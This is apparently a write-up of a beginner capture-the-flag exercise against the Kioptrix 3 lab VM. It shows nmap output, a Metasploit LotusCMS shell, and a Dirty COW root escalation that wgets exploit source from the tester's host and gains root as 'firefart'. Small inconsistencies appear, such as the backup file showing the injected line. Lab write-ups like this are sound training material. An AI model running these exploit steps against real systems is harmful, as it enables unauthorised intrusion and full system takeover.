Server IP Address	Ports Open
192.168.1.177	**TCP:** 22, 80

Nmap Scan Results:


```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 192.168.1.177 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-24 15:28 EST
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 21.06% done; ETC: 15:28 (0:00:04 remaining)
Nmap scan report for 192.168.1.177
Host is up (0.0011s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|_  2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Ligoat Security - Got Goat? Security ...
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.63 seconds
```

Initial Shell Vulnerability Exploited :

Additional info about where the initial shell was acquired from:

I did a namp test to find the IP address of the machine, then I scanned the machine to find what ports are on the machine.
I entered the IP address in firefox and there I got to the following website:



On the site I found "lotusSMS" and realized that there is a suitable exploit that I could use to get to the shell, I ran the exploit and got to the shell

```
msf6 exploit(multi/http/lcms_php_exec) > show options

Module options (exploit/multi/http/lcms_php_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.1.177    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /                yes       URI
   VHOST                     no        HTTP server virtual host


Payload options (generic/shell_bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.1.177    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic LotusCMS 3.0
```

```
msf6 exploit(multi/http/lcms_php_exec) > exploit

[*] Using found page param: /index.php?page=index
[*] Sending exploit ...
[*] Started bind TCP handler against 192.168.1.177:4444
[*] Command shell session 3 opened (192.168.1.64:46821 → 192.168.1.177:4444) at 2024-01-28 05:49:04 -0500

wh
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Vulnerability Explanation:

We use metasploit search to search available exploit for "LotusCMS" or we can use our browser to search.

We found LotusCMS 3.0, then set the required parameters and started.

Vulnerability Fix:

Be sure to keep the system and all software components up to date. Security vulnerabilities are often patched in newer releases.

Initial Shell Screenshot:

```
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Privilege Escalation:

Additional Priv Esc info:

After I got a shell I checked the version of the machine.

After that I did a Google search and found the appropriate exploit that could help me get to root.

The exploit is Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method).

I downloaded the exploit and did the commands according to the instructions written in the exploit.

```
uname -a
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
```

```
www-data@Kioptrix3:/tmp$ wget http://192.168.1.64/DC.c
wget http://192.168.1.64/DC.c
--03:17:30--  http://192.168.1.64/DC.c
           => `DC.c'
Connecting to 192.168.1.64:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4,828 (4.7K) [text/x-csrc]

100%[=====================================>] 4,828          --.--K/s

03:17:30 (12.29 MB/s) - `DC.c' saved [4828/4828]

www-data@Kioptrix3:/tmp$ ls
ls
DC.c  vmsplice.c  vmsplicenew
www-data@Kioptrix3:/tmp$ gcc -pthread DC.c -o DCnew -lcrypt
gcc -pthread DC.c -o DCnew -lcrypt
www-data@Kioptrix3:/tmp$ ls
ls
DC.c  DCnew  vmsplice.c  vmsplicenew
www-data@Kioptrix3:/tmp$ ./DCnew
./DCnew
/etc/passwd successfully backed up to /tmp/passwd.bak
```

I was able to get to the firefart user and I logged in as the firefart user and was able to gain root privileges

```
www-data@Kioptrix3:/tmp$ cat passwd.bak
cat passwd.bak
firefart:fiWV8uusrVlZg:0:0:pwned:/root:/bin/bash
```

```
www-data@Kioptrix3:/tmp$ su firefart
su firefart
Password: root

firefart@Kioptrix3:/tmp# whoami
whoami
firefart
```

```
firefart@Kioptrix3:/etc# id
id
uid=0(firefart) gid=0(root) groups=0(root)
```

```
cat Congrats.txt
Good for you for getting here.
Regardless of the matter (staying within the spirit of the game of course)
you got here, congratulations are in order. Wasn't that bad now was it.

Went in a different direction with this VM. Exploit based challenges are
nice. Helps workout that information gathering part, but sometimes we
need to get our hands dirty in other things as well.
Again, these VMs are beginner and not intented for everyone.
Difficulty is relative, keep that in mind.

The object is to learn, do some research and have a little (legal)
fun in the process.

I hope you enjoyed this third challenge.
```

Vulnerability Explanation:
The original /etc/passwd file is backed up to /tmp/passwd.bak and replaces the root account in the generated line. After running the exploit, you should be able to login with the newly created user. The user created is named "firefart" by default, but you can change it to any other username you like.
We downloaded the exploit and uploaded it to a temporary web server using python to download it on the target computer.

Vulnerability Fix:
Restore the /etc/passwd File:
Use the backup in /tmp/passwd.bak to restore the original /etc/passwd file:
sudo cp /tmp/passwd.bak /etc/passwd.
or Perform an Updated Security Check:
Conduct a fresh security assessment of the entire system, including vulnerability scanning, honeypot checks, and a review of recent attacks if available.